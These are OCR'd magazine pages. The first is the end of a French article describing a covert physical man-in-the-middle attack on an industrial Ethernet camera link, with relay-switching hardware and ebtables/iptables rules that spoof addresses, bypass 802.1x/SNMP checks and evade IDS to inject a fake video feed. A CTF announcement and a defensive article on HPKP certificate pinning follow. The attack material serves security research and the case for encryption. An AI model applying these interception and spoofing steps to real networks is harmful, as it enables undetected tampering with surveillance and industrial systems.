Mais même en aveugle, l'identification peut se faire : nous avons un dispositif qui comprend un court-circuit (inverseurs A sur le schéma), un couple de potentiomètres et de DEL. Les potentiomètres à 0, nous branchons ce dispositif en parallèle du circuit attaqué, puis nous ouvrons celui-ci (coups de pince coupante entre nos deux dérivations). Ainsi la continuité électrique est toujours respectée. En ouvrant le relais de court-circuit : monter progressivement la valeur des potentiomètres (en pratique un potentiomètre stéréo 1 kΩ), une DEL va s'allumer du côté de l'émetteur sur cette paire **[HIPRXTX]**. Après identification, redescendre le potentiomètre et retourner à l'état de court-circuit.

Ce circuit ne fonctionne que s'il y a de la marge de niveau sur le circuit attaqué et qu'il est possible d'augmenter sa résistance : si la ligne est longue, c'est comme si le potentiomètre était déjà haut et peut-être sommes nous du côté récepteur de cette paire ; les diodes ne pourront donc pas s'allumer. Une amélioration possible (que nous n'avons pas testée et qui apparaît en cyan sur le schéma) serait d'ajouter une DEL sur la seconde paire. Cela permettrait de vérifier si la résistance de ligne est déjà forte. La valeur du potentiomètre ne serait montée que si cette dernière DEL n'est pas déjà allumée. En pratique, ce montage doit être déconnecté quand il n'est pas utile (inverseurs B pour aller vers la partie commutation ou la partie identification, et C1 et C2 pour éviter l'affaiblissement par les DEL).

2.4.2 Installation des commutateurs d'attaque et bascule


2.4.2.1 Mise en place des commutateurs

Il faut ensuite mettre en place deux commutateurs d'attaque. Ils sont configurés conformément au chapitre §2.6. Le câble intercepté doit être branché droit sur l'un, avec croisement sur l'autre, selon les sens identifiés précédemment.

Notre dispositif transmet dès à présent le signal issu du réseau attaqué aux paires réceptrices de nos commutateurs. Les ports des commutateurs d'attaque se mettent à clignoter. Ils sont *up* et synchronisés avec le réseau légitime. Mais leurs paires d'émission ne sont pour l'instant pas connectées. Des relais sont positionnés pour basculer simultanément les paires du réseau attaqué vers nos équipements.

2.4.2.2 Problématique lors de la bascule et solution trouvée

Malheureusement avec des relais, ce basculement se fait en 5 ms, ce qui est trop lent. Si la bascule était réalisée, les switchs du réseau attaqué détecteraient 5 ms durant lesquels il n'y a pas de signal électrique et le lien tomberait. Nous allons donc envoyer un signal atténué sur les paires réceptrices du réseau attaqué lors de la bascule pour maintenir les ports *up*. Pour cela, nous avons donc positionné des résistances sur les paires émettrices de nos commutateurs d'attaque et relié ces résistances au réseau attaqué. Ce signal est perçu par le réseau attaqué comme un simple bruit sur la ligne.




2.4.2.3 Solution technique adoptée

Dans ce schéma, nous représentons l'implémentation physique du circuit électronique. Les traits rouges sont les liaisons entre les composants (pistes d'un circuit imprimé). L'empreinte des composants est en noir et le fonctionnement interne des composants relais en cyan. Les points à relier aux commutateurs sont en bleu foncé sur le schéma. Ils sont nommés A et B pour aller vers les deux commutateurs d'attaque, K et L vers le circuit légitime ; les chiffres 1, 2, 3 et 6 sont les numéros de conducteur sur les ports (1=orange/blanc, 2=orange, 3=vert/blanc, 6=vert). L'entrée *Commande commutation* est une tension d'activation des relais, adaptée le cas échéant par un Darlington si on veut commander depuis un Raspberry. Nous avons utilisé des résistances de 470 ohms.

2.4.2.4 Autre solution technique

Plutôt que des relais, certains pourront faire le choix d'utiliser des transistors mosfet. Dans le principe, un mosfet est utilisé comme interrupteur.



Pour quelques dizaines de centimes, on a une paire de mosfet à canaux N et P avec une résistance à l'état passant typique de 50 mΩ, un courant de fuite à l'état bloqué de l'ordre du µA. Mais il s'agit à nouveau de CMS ; il faut plusieurs tensions de commande selon la polarité des transistors ; la diode inverse parasite complique le montage. Puisque nous avions une solution au problème de commutation, nous avons donc choisi de rester sur le montage à relais plus simple à comprendre et à réaliser par chacun.

2.5 Exemple d'exploitation

À ce stade, nous savons introduire une paire de commutateurs de manière indétectable sur le lien légitime. Nous avons pris une position de MITM au niveau 1, nous allons l'exploiter aux niveaux supérieurs.

Dans la situation envisagée, nous voulons intercepter un flux vidéo. Et surtout le modifier. Pour que l'attaque soit silencieuse, il faut bien sûr que le centre reçoive un flux vidéo d'apparence normale à la place de celui de la caméra légitime. Pour cela, nous avons chargé une image de la scène normalement observée par la caméra lors de la phase de collecte, puis nous avons développé un script python pour produire un flux vidéo pirate qui utilise cette image en fond et qui fait varier l'horodatage.

Le but de cet article n'est pas de se pencher sur le codage et les flux vidéo, il nous semble néanmoins intéressant de détailler la partie « réseau » de l'attaque, qui reste valable quel que soit le type d'application qui est attaquée.

2.5.1 Réutilisation des adresses


Pour que l'attaque soit transparente pour le centre de supervision, il faut que le matériel d'attaque communique avec les mêmes adresses MAC et adresses IP que l'équipement d'origine. Une difficulté supplémentaire arrive, car certains flux ne doivent pas être interceptés, une supervision SNMP de la caméra ou une authentification 802.1x par exemple. Ainsi, pour la supervision technique et tout échange dont nous n'aurions pas préparé l'interception, le centre recevra une réponse de l'équipement d'origine et sera donc conforme.

Maintenant que nous avons vu pourquoi il est nécessaire de faire coexister deux équipements avec les mêmes adresses mac et IP, voyons une solution (parmi d'autres) permettant que cela se fasse sans problème pour les équipements réseau.

2.5.2 Configuration du niveau Ethernet

Nous plaçons deux commutateurs et deux Raspberry : le premier dit d'Attaque (avec une seconde carte Ethernet USB) pour intercepter les flux et manipuler les adresses mac, et le second dit Vidéo pour manipuler le niveau IP et présenter des images d'apparence normale.

La situation est donc la suivante (en l'absence de vlan, le lien cyan n'est pas nécessaire ; le cas des vlan sera évoqué au §2.6).



Nous allons faire du filtrage et des modifications de trames en utilisant non seulement **iptables**, mais aussi **ebtables** **[EBTABLES]** (pour les plus modernistes, il doit être également possible d'utiliser **nftables** **[LM93]**).

Après installation de **bridge-utils**, sur le Raspberry Attaque, les deux interfaces sont montées en bridge de sorte qu'il se comporte comme un switch. Dans un premier temps, toute trame échangée entre le PC de supervision et l'équipement est donc normalement transmise au destinataire. La configuration du bridge se fait dans le fichier **/etc/network/interfaces** :

```
# les interfaces montent d'elles memes lorsqu'elles sont
branchees
auto lo br0 eth1 eth0

# Configuration du pont(bridge)
iface br0 inet static
       bridge_ports eth0 eth1
       address 45.160.5.2
       broadcast 45.160.5.255
       netmask 255.255.255.0
       bridge_stp off
       bridge_waitport 0
       bridge_fd 0
```

Nous n'avons pas eu de souci avec le LLDP lors de notre expérimentation ; le lecteur pourra si besoin se référer à l'article **[TRNASPLLDP]** ou adapter les commandes **ebtables** suivantes.

Pour rendre l'attaque effective, il faut installer puis ajouter les deux règles suivantes dans **ebtables**.

D'abord :

```
ebtables -t nat -A PREROUTING -d 00:07:5f:9b:df:d5 -j dnat
--to-destination b8:27:eb:0f:db:b6
```

Puis :

```
ebtables -t nat -A POSTROUTING -s b8:27:eb:0f:db:b6 -j snat
--to-source 00:07:5f:9b:df:d5
```

Cette dernière commande redirige les trames vers un nouveau destinataire dont l'adresse mac est précisée. Il s'agit d'un second Raspberry dit Vidéo qui manipule le niveau IP et présente des images d'apparence normale.

En complément des règles **ebtables** précédentes, il est nécessaire d'ajouter des filtres pour que certains trafics soient interceptés, tandis que d'autres sont maintenus en direction de l'équipement légitime. Donnons à titre d'exemple une redirection du trafic http :

```
ebtables -t nat -A PREROUTING -d 00:07:5f:9b:df:d5 -j dnat
--to-destination b8:27:eb:0f:db:b6 -p 0x0800 --ip-source
172.22.16.150 --ip-protocol 6 --ip-dport 80
```

Cette règle permet de passer outre une authentification 802.1x et une supervision SNMP de l'équipement.

En fonction de l'application qui est attaquée, il peut être nécessaire d'ajouter également des filtres **ebtables** pour jeter certaines trames émises par l'équipement légitime.

2.5.3 Configuration du niveau IP

Le second Raspberry reçoit ainsi une trame avec son adresse mac en destination, elle est donc acceptable jusqu'au niveau 2. Pour que sa pile IP la transmette aux niveaux supérieurs, les règles **iptables** suivantes sont renseignées dans le second Raspberry :

```
sudo iptables -t nat -A PREROUTING -d 172.22.16.93 -j DNAT
--to 45.160.5.3
```

Pour le matériel d'attaque, il faut une adresse qui ne risque pas d'être utilisée dans le réseau attaqué. C'est l'occasion d'utiliser des IP publiques (ici des adresses d'un opérateur sud-américain).

Dans ce chapitre, nous avons focalisé notre attention sur le PC de supervision, nous laissons le soin au lecteur de vérifier que l'attaque est également transparente du point de vue de la caméra.

Un IDS pourrait surveiller les différents champs de l'en-tête IP ou des niveaux supérieurs, et le MITM devra être plus ou moins raffiné. Par exemple, il est assez facile de fixer la bonne valeur de TTL :

```
iptables -t mangle -A OUTPUT -j TTL --ttl-set 121
```

2.6 Préparation des commutateurs d'attaque

2.6.1 Configuration du niveau 1

Pour que l'attaque se passe en silence, il faut que les commutateurs d'attaque soient convenablement préconfigurés pour ne pas induire de réaction des équipements légitimes. Sur tous les ports qui seront en contact avec le système réel, l'autonégociation est supprimée : d'une part, nous avons besoin de connaître l'affectation Tx et Rx des paires ; d'autre part, il nous faut que ces ports restent *up* même en l'absence d'interlocuteur, pour être prêt à tout moment à recevoir une connexion sans introduire de latence supplémentaire ni de signal de renégociation.

Le premier port configuré est celui qui servira à la phase de collecte. Il fera l'objet d'un port mirroring. Il y a en fait deux ports d'écoute (l'un configuré à 10 Mb/s et l'autre à 100) mirrorés vers la même destination : celui avec lequel il est possible de récupérer du trafic indique la vitesse du réseau attaqué.

La vitesse des ports d'attaque de chacun des commutateurs est adaptée en fonction du résultat précédent. Ces ports sont également sans autonégociation.

2.6.2 Configuration du niveau 2

Les ports sur lesquels seront branchés les matériels d'attaque et le réseau attaqué sont prédéterminés. Les adresses MAC de tous nos matériels sont entrées dans les tables de commutation de nos switchs et comme entrées statiques des tables ARP de tous nos matériels. Les broadcasts malencontreux sont ainsi évités. Il faut aussi désactiver toutes les fonctions avancées de niveau 2 ou 3 des commutateurs : ils n'émettront plus de trames correspondantes et seront transparents à ces protocoles. Dans notre cas, il s'agissait de désactiver RSTP, LLDP et un protocole propriétaire de configuration. S'il y a du multicast, il faudrait aussi traiter de l'IGMP snooping.

2.6.3 Cas des VLAN

Il est nécessaire que le PC qui analyse le trafic réseau lors de l'étape de récupération d'information soit configuré pour accepter les VLAN et permettre leur affichage dans Wireshark. Si des VLAN sont effectivement découverts, il faut compléter la configuration : seul le VLAN de la cible sera présent détagué sur les ports des commutateurs auxquels sont raccordés les Raspberry ; ce VLAN sera ainsi bridgé par le Raspberry. Tous les autres VLAN passeront (tagués) par un trunk à ajouter entre les deux commutateurs.

2.7 Démonstration

Vous pouvez retrouver une démonstration de cette attaque en vidéo **[SWHDEMO].**

Conclusion

Nous avons montré comment réaliser une intrusion qui n'est pas détectée, et exploiter cette position de MITM sur un réseau Ethernet 100 Mb/s. Pour ce hack, les quatre idées principales sont :

- l'insertion d'un dispositif de commutation avec recouvrement ;
- la méthode d'identification des circuits Rx et Tx ;
- la commutation sur des commutateurs préconfigurés ;
- l'usage d'un signal atténué pendant la commutation.

Le coût matériel d'une telle intrusion n'est que de quelques dizaines d'euros d'électronique, plus deux Raspberry et deux commutateurs administrables.

Des contre-mesures physiques sont imaginables. Mais elles risquent d'avoir beaucoup trop de faux positifs dus à des perturbations physiques, dans l'environnement industriel où ces réseaux sont utilisés. Nous ne pouvons donc que recommander une fois encore de chiffrer les transmissions. Et pour le milieu des SCADA, c'est encore une révolution à faire. ■

Retrouvez toutes les références de cet article sur le blog de MISC : https://www.miscmag.com.



Le BreizhCTF se déroulera à Rennes le vendredi 12 avril 2019 à partir de 18h.

12h de compétition de sécurité informatique pour vous challenger sur un large panel de catégories de la sécu (Binary exploitation, Cryptography, Forensics, Reverse Engineering, Web application exploitation, Network, Misc, Pyjail).

Ne ratez pas cet événement, inscrivez votre équipe à partir du 6 mars à 13h.

Vous pouvez également vous inscrire pour les rumps.

Toutes les infos sur :
www.breizhctf.com
contact@breizhctf.com

Toute l'équipe du BreizhCTF sera ravie de vous accueillir à Rennes !



L'EN-TÊTE HPKP POUR SÉCURISER UN PEU PLUS LES CONNEXIONS SUR INTERNET ?

Eric BEAULIEU – MISC@zebux.org
Ingénieur Sécurité et Réseaux chez LECTRA

mots-clés : HTTPS / HPKP / CERTIFICAT PINNING / HTTP PUBLIC KEY PINNING / AUTORITÉ DE CERTIFICATION / X.509

Cet article propose une présentation de l'en-tête de sécurité HPKP, de ses limites et ses impacts sur la sécurité des échanges sur Internet. Le sigle HPKP correspond à HTTP Public Key Pinning, qui pourrait se traduire en français par « épinglage de la clef publique HTTP ». C'est un en-tête de sécurité HTTP, tout comme HSTS (HTTP Strict Transport Security) ou encore CSP (Content Security Policy).

1 HPKP : de quoi s'agit-il ?

HPKP a été créé à la suite de problèmes rencontrés par certaines autorités de certification. Défini par la RFC7469 (datant d'avril 2015), il permet au navigateur Internet de s'assurer (et de se souvenir) que le certificat qui protège la connexion HTTPS est bien le certificat légitime et attendu. Ainsi, la visite d'un site protégé par un certificat généré par une autorité de certification malveillante ou détournée générera une alerte, même si ce certificat est reconnu par le navigateur (dans le cas d'une compromission de l'autorité commerciale).

1.1 Pourquoi avoir besoin de HPKP ?

Une autorité de certification, commerciale ou non, peut émettre des certificats qui seront reconnus par quiconque possède, dans son magasin de certificats, le certificat de l'autorité. Que se passe-t-il lorsque celle-ci se fait pirater ? Par exemple, des personnes malveillantes ont pu obtenir des certificats issus d'autorités de confiance : elles ont été alors capables de déchiffrer les flux lors d'attaques Man-In-the-Middle et d'obtenir ainsi des informations confidentielles ou des identifiants pour des services de messagerie.

En 2008, Mike Zusman avait contourné le site Internet de l'autorité StartCom afin de générer des certificats pour les domaines paypal.com et verisign.com.

En mars 2011, l'autorité de certification Comodo a été compromise par l'intermédiaire d'une de ses autorités d'enregistrement (*Registration Authority* ou RA) **[1]**. L'attaquant a été capable de générer neuf certificats pour sept domaines différents, dont www.google.com, login.yahoo.com, login.skype.com.

En juillet 2011, c'est au tour de l'autorité de certification allemande DigiNotar d'être sous le feu des projecteurs **[2]** : une personne malveillante a réussi à générer un certificat wildcard pour le domaine google.com. Celui-ci a été utilisé pour mener une attaque de type Man-In-the-Middle contre les utilisateurs iraniens des services de Google (dont Gmail).

Note

Une infographie de l'historique des protocoles SSL et TLS, ainsi que de leurs déboires, est disponible à l'adresse suivante : https://www.feistyduck.com/ssl-tls-and-pki-history/.

1.2 Comment un en-tête HPKP est-il construit ?

L'en-tête HPKP ne doit être présenté par le serveur HTTP que si le protocole utilisé est HTTPS. En accord avec la RFC (RFC 7469 section 2.2.2), le navigateur doit ignorer tout en-tête HPKP qui serait transmis par un canal non sécurisé.

Il se compose de la manière suivante :

```
Public-Key-Pins: pin-sha256="base64-SPKI-primaire"[; pin-sha256="base64-SPKI-secours"]; max-age=expireTime [; includeSubdomains][; report-uri="reportURI"]
```

- **Public-Key-Pins** : c'est le nom de l'en-tête HPKP ;
- **pin-sha256** : cette directive indique l'empreinte du Subject Public Key Information (SPKI) encodé en base64. Il est recommandé de positionner plusieurs épingles pour différentes clefs publiques ;
- **max-age** : il donne, en secondes, le temps pendant lequel le navigateur doit mettre en cache le(s) certificat(s) épinglé(s) ;
- **includeSubdomains** (facultatif) : il signale si l'en-tête s'applique également aux sous-domaines ;
- **report-uri** (facultatif) : il permet au navigateur de notifier une URL (POST au format JSON) lors d'une violation de la politique HPKP.

Voici à titre d'exemple l'en-tête publié par le site list.samba.org :

```
$ curl -I https://lists.samba.org
HTTP/1.1 200 OK
Date: Fri, 02 Feb 2018 12:43:40 GMT
Server: Apache
[...]
Public-Key-Pins: max-age=604800;pin-sha256="YLh1dUR9y6Kja30RrAn7JKnbQG/uEtLMkBgFF2Fuihg=";
pin-sha256="Vjs8r4z+80wjNcr1YKepWQboSIRi63WsWXhIMN+eWys=";
pin-sha256="WGJkyYjx1QMdMe0UqlyOKXtydPDVrk7sl2fV+nNm1r4=";
pin-sha256="sRHdihwgkaib1P1gxX8HFszlD+7/gTfNvuAybgLPNis=";
report-uri="https://samba.report-uri.com/r/d/hpkp/enforce";
Content-Type: text/html; charset=utf-8
[...]
```

1.3 Comment obtenir l'épingle d'une clef publique ?

Afin de construire l'en-tête HPKP, il est nécessaire de générer l'empreinte du SPKI. Celle-ci s'obtient à partir de l'un des éléments suivants :

- la clef privée qui permet d'initier le chiffrement de la communication ;
- le certificat qui correspond à la clef privée ;
- la requête de certification (CSR) ;
- le certificat de l'autorité qui permet de signer le certificat.

Voici quelques commandes qui permettent d'obtenir l'empreinte du SPKI à positionner dans l'en-tête HPKP :

- depuis une clef privée :

```
openssl rsa -in ma_clef_privee.key -outform der -pubout | openssl dgst -sha256 -binary | openssl enc -base64
```

- depuis un certificat x509 :

```
openssl x509 -in mon_certificat.crt -pubkey -noout | openssl rsa -pubin -outform der | openssl dgst -sha256 -binary | openssl enc -base64
```

- depuis une requête de certification :

```
openssl req -in ma_reu=quet_de_certification.csr -pubkey -noout | openssl rsa -pubin -outform der | openssl dgst -sha256 -binary | openssl enc -base64
```

Il est également possible d'utiliser le site https://projects.dm.id.lv/s/pkp-online/calculator.html pour obtenir plus facilement l'en-tête HPKP.

1.4 Comment configurer le serveur web pour l'en-tête HPKP ?

Voici comment implémenter l'en-tête HPKP sur notre site Internet. Nous donnons en exemples les quatre principaux serveurs HTTP du marché :

Cas du serveur Apache

Il est nécessaire d'activer préalablement le module **mod_headers** et d'ajouter dans le fichier de configuration d'Apache :

```
Header always set Public-Key-Pins "pin-sha256=\"base64-SPKI-primaire\"; pin-sha256=\"base64-SPKI-secours\"; max-age=expireTime; includeSubDomains"
```

Cas du serveur Nginx

Il est nécessaire d'activer préalablement le module **ngx_http_headers_module** et d'ajouter dans le fichier de configuration **nginx.conf** :

```
add_header Public-Key-Pins 'pin-sha256="base64-SPKI-primaire"; pin-sha256="base64-SPKI-secours"; max-age=expireTime; includeSubDomains';
```

Cas du serveur Lighthttpd

Il est nécessaire d'activer préalablement le module **mod_setenv** et d'ajouter dans le fichier de configuration **lighttpd.conf** :

```
setenv.add-response-header = ( "Public-Key-Pins" => "pin-sha256=\"base64-SPKI-primaire\"; pin-sha256=\"base64-SPKI-secours\"; max-age=expireTime; includeSubDomains")
```

Cas du serveur IIS de Microsoft

Dans l'outil IIS Manager, il faut ouvrir le raccourci : ***HTTP Response Header***, puis cliquer sur ***Add***. Dans le champ ***Nom***, saisir ***Public-Key-Pins*** et dans la partie ***Valeur***, indiquer :

```
pin-sha256=\"base64-SPKI-primaire\"; pin-sha256=\"base64-SPKI-secours\"; max-age=expireTime; includeSubDomains
```

1.5 Quelle procédure de déploiement adopter ?

Lorsqu'on souhaite mettre en place l'en-tête HPKP, il est recommandé de commencer le déploiement en utilisant l'en-tête **Public-Key-Pins-Report-Only**. Celui-ci permet de tester le bon fonctionnement de l'en-tête sans bloquer les utilisateurs (un rapport d'erreurs, au format JSON, pourra être envoyé à l'adresse HTTP spécifiée dans le champ : **report-uri**).

De plus, il est recommandé d'épingler deux SPKI correspondant à deux certificats différents (ou bien le SPKI d'un certificat et le second relatif à une requête de certification), afin de s'assurer que l'on dispose d'un certificat de secours - qui expirera à une date différente du certificat primaire. Ce second certificat pourra être configuré sur le serveur HTTP, en cas de compromission, révocation ou renouvellement du certificat primaire.

Il est possible également d'épingler, non pas la clef du serveur, mais la clef de l'autorité intermédiaire de la chaîne de certification. Toutefois, pour réaliser ce type d'épinglage, il faut s'assurer, auprès de son vendeur de certificats, de pouvoir toujours obtenir un certificat issu de la même autorité intermédiaire de certification, ce qui n'est pas toujours le cas.

L'annexe B de la RFC 7469 contient un mini-guide de déploiement pour l'en-tête HPKP.

2 Quels navigateurs supportent HPKP ?

Voici les navigateurs capables de supporter l'en-tête de sécurité HPKP :

- Firefox version 32 pour la version desktop et Firefox version 34 pour Android ;
- Opera version 23, qui supporte partiellement l'en-tête, car il est possible de passer outre les erreurs de certificat. La version mobile ne le supporte pas ;
- Chrome depuis version 46 (mais l'abandon est proche, nous y reviendrons plus bas).

Étonnamment, à la différence de l'en-tête de sécurité HSTS, Internet Explorer / Edge ainsi que Safari (version Mac OS ou IOS) ne sont pas compatibles avec HPKP.

La figure 1, issue du site caniuse.com **[3]**, montre la compatibilité des navigateurs du marché dans leur version du moment.

Plusieurs sites Internet permettent de tester la compatibilité de son navigateur avec l'en-tête HPKP (mais également avec d'autres en-têtes), parmi lesquels :

- https://pinning-test.badssl.com/ ;
- https://pkptest.projects.dm.id.lv/pkp-testresult.html.

Note

Le site badssl.com [4] peut être utilisé pour tester entre autres l'en-tête de sécurité HSTS (ainsi que le HSTS pre-load), un certificat révoqué, expiré...

3 L'en-tête HPKP et l'interception / inspection SSL en entreprise

À présent, nous pourrions nous demander comment fonctionne l'interception SSL en entreprise, avec tous les Firewalls NextGen et les proxys qui déchiffrent les communications afin d'en inspecter le contenu (filtrage antivirus, filtrage de contenu, DLP, analyse IDS...).




Fig. 1 : Compatibilité des navigateurs avec l'en-tête HPKP.

En effet, lorsque ce type d'inspection (et de déchiffrement de flux) est mis en place, l'équipement de sécurité se fait passer pour le serveur distant et génère un certificat (pour le nom du site Internet distant) signé par l'autorité de certification de l'entreprise. Celui-ci a été préalablement déployé sur l'ensemble des postes de travail des employés.

Ainsi, comment se fait-il que ce certificat (généré à la volée et présenté par l'équipement de sécurité), qui ne correspond donc plus à l'épingle du SPKI présentée dans l'en-tête HPKP, ne génère aucune alerte de sécurité ?

En fait, lors de la violation de la politique HPKP, les navigateurs compatibles avec cet en-tête acceptent les certificats qui protègent des sites Internet s'ils ont été émis par une autorité de certification ajoutée par l'utilisateur (ou son administrateur / entreprise) dans le magasin local de certificats.

Il est tout à fait possible de changer cette politique par défaut. Prenons l'exemple de Firefox : la variable à modifier se trouve dans **about:config** et se nomme : **security.cert_pinning. enforcement_level** ; les valeurs possibles sont :

0 : l'épinglage est désactivé ;

1 : autorise le Man-In-the-Middle si l'autorité est ajoutée par l'utilisateur (par défaut) ;

2 : l'épinglage est toujours pris en compte ;

3 : mode de test.

4 Supprimer une entrée HPKP du navigateur

Si l'on commence à manipuler HPKP, il peut être utile de savoir comment nettoyer son navigateur en cas d'erreur. Voici la démarche à suivre avec les deux principaux navigateurs compatibles :

Sur Firefox :

Première possibilité :

- fermer le navigateur ;
- éditer le fichier **SiteSecurityServiceState.txt** qui se trouve dans le profil de son utilisateur (**~\Mozilla\Firefox\Profiles\[...].default**) ;
- retirer la ligne qui correspond au site que l'on veut nettoyer.

Seconde possibilité :

- lancer la page de configuration de Firefox en visitant la page **about:config** ;
- valider l'avertissement de sécurité ;
- rechercher l'option **security.cert_pinning. enforcement_level** pour lui donner la valeur 0 ;

- visiter de nouveau le site ;
- repositionner la valeur précédente pour l'option `security.cert_pinning.enforcement_level`.

Sur Chrome :

- lancer la page de configuration de Chrome : `chrome://net-internals/#hsts` ;
- dans le paragraphe **`Delete domain security policies`**, indiquer l'adresse du site que l'on souhaite nettoyer ;
- confirmer la suppression.

